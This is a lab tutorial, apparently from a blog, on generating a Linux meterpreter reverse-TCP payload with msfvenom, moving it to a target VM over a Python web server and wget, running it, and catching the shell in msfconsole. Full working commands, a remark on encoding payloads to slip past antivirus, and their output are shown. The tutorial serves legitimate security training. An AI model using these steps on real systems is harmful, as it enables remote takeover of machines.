
Getting Started

First, please only do the following in your own controlled environment!!! Use virtual machines so as not to mess up your computer, nor anyone else's.

Once you have your VMs set up,, you'll need to know a few things:

- Target Operating System
- Attacker machine's IP address
- Attacker port to listen on (you pick this!)

To find your IP address for your attacker machine, use ifconfig:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.194.129  netmask 255.255.255.0  broadcast 192.168.194.255
        inet6 fe80::20c:29ff:fe92:8467  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:92:84:67  txqueuelen 1000  (Ethernet)
        RX packets 79  bytes 6782 (6.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 232  bytes 239893 (234.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

When choosing a port, make sure you choose one that isn't required for system operation (so in other words, not in the range 0-1024).


Finally, make sure you have msfvenom and msfconsole (Metasploit tools) installed. I recommend using Kali for the attacker because it comes with much of this preinstalled!

Creating a Payload

The simplest way to create a metasploit payload is to use msfvenom.

You will need to ensure you set all the required fields. You can check what these might be using `msfvenom -p [payload_name] -list-options`

Then, payload creation can be done quickly in a one-line command:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom LHOST=192.168.194.129 LPORT=1337 -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp -e generic/none -f elf > mtrptr.elf
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 123 (iteration=0)
generic/none chosen with final size 123
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Options used:

`LHOST` - your attacker's IP address `LPORT` - chosen port on your attacker machine

`-a`: architecture of the target machine `-platform`: OS of the target machine `-p`: payload

There are many different payloads to use. Make sure you choose the one that matches your client OS and has reverse_tcp, which signifies a reverse shell. The path may also include the architecture, and whether you want a meterpreter shell or just a regular one.

-e: encoding - sometimes used to output the same instructions in different bytes in order to mask a well-known payload against some anti-virus software


-f: format - determines the output format. This will again likely depend on your target OS and what you want to do with the payload

Moving the Payload

You'll quickly find out that Metasploit is well-known in the anti-virus world, which makes it difficult to transport through email or by copying it onto your personal computer.

The way I recommend resolving this is by using a temporary webserver to copy the file from one VM to another.


First, you'll use python3's http.server module (equivalent to python's SimpleHTTPServer).



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server --bind 192.168.194.129
Serving HTTP on 192.168.194.129 port 8000 (http://192.168.194.129:8000/) ...
█mtrptr-shel...
```

The –bind argument is optional and used if you want to specify an address to serve on.

Once you get the "Serving HTTP" message, it's time to switch over to your client VM and get the file. I recommend using wget, and the command for that is as follows:



```
ubuntu@ubuntu-virtual-machine:~$ wget http://192.168.194.129:8000/mtrptr.elf
--2022-10-16 15:07:04--  http://192.168.194.129:8000/mtrptr.elf
Connecting to 192.168.194.129:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: 'mtrptr.elf'

mtrptr.elf          100%[===================>]     207  --.-KB/s    in 0s

2022-10-16 15:07:04 (28.3 MB/s) - 'mtrptr.elf' saved [207/207]
```

Remember to replace the IPs I have with your attacker's IP address! You may also have used a different file name, so keep that in mind.


Running the Payload

You now have the payload you created on your target machine!

The first thing you'll need to do is make sure you have the ability to execute it.

Run `chmod +x` on the payload - note that you will need sufficient privileges to execute this command, either through your account or by using `sudo`.

Then, execute the payload just like you would with any other executable.



```
ubuntu@ubuntu-virtual-machine:~$ chmod +x mtrptr.elf
ubuntu@ubuntu-virtual-machine:~$ ./mtrptr.elf
```

You'll notice the command line seems to hang. This isn't an issue! It's waiting for a connection, which is exactly what we want a reverse shell to do.


Time to switch back to the attacker machine!

Connecting to the Reverse Shell

Back on the attacker machine, we need to listen for the reverse shell's connection attempts in order to use it.

This could be done in a number of ways, but we will use msfconsole, as it comes with a very powerful toolset.


First, simply enter `msfconsole` on your command line. It might take a while to load, but you get a fun little picture once it does! Then, enter `use exploit/multi/handler`. This will let us specify the payload we want to connect to.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfconsole

                 ########                  #
             #################            #
          ######################         #
         #########################      #
       ############################
      ##############################
      ###############################
     ###############################
     ##############################
                     #    ########   #
        ##        ###        ####   ##
                             ###   ###
                           ####   ###
      ####          ##########   ####
      #######################   ####
        ####################   ####
         ##################  ####
           ############      ##
              ########        ###
             #########        #####
           ############      ######
          ########      #########
            #####       ########
              ###       #########
             ######    ############
            #######################
            #   #   ###  #   #   ##
            ########################
             ##     ##   ##     ##
                   https://metasploit.com


       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

It may be preconfigured, but make sure you specify exactly which payload you used to create your executable with msfvenom. You also will need to set your local IP and port. These should be the same that you entered into msfvenom as well.

Use the `set` command to specify these values.




```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.194.129
LHOST ⇒ 192.168.194.129
msf6 exploit(multi/handler) > set LPORT 1337
LPORT ⇒ 1337
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.194.129:1337
```

Once you have done that, enter `exploit` to start the handler. The output should match the values you have entered, if everything has worked correctly.

After a few seconds, you should get a prompt. For example, you'll see in my screenshot a `meterpreter>` prompt.

To access the reverse shell, enter `shell` to this prompt. You likely won't see a traditional prompt line anymore, but try entering a command. Keep in mind that you're now operating on the target machine, not your own!



```
meterpreter > shell
Process 4926 created.
Channel 1 created.
whoami
ubuntu
```

As you can see, when I entered whoami, I received ubuntu instead of kali - that means it worked! From this point, I could run any number of commands on the target machine, as well as take advantage of meterpreter's malicious capabilities. This is a very cool, quick and easy exercise to practice working with metasploit and learn more about working with malware!

Sources:

https://bradleyharker.com/cybersecurity/research/2020/09/23/basic-windows-reverse-tcp-shells.html

https://www.maketecheasier.com/transferring-files-using-python-http-server/#:~:text=Downloading%20Your%20Files&text=Simply%20browse%20to%20http%3A%2F%2F,or%20both%20of%20them%20installed.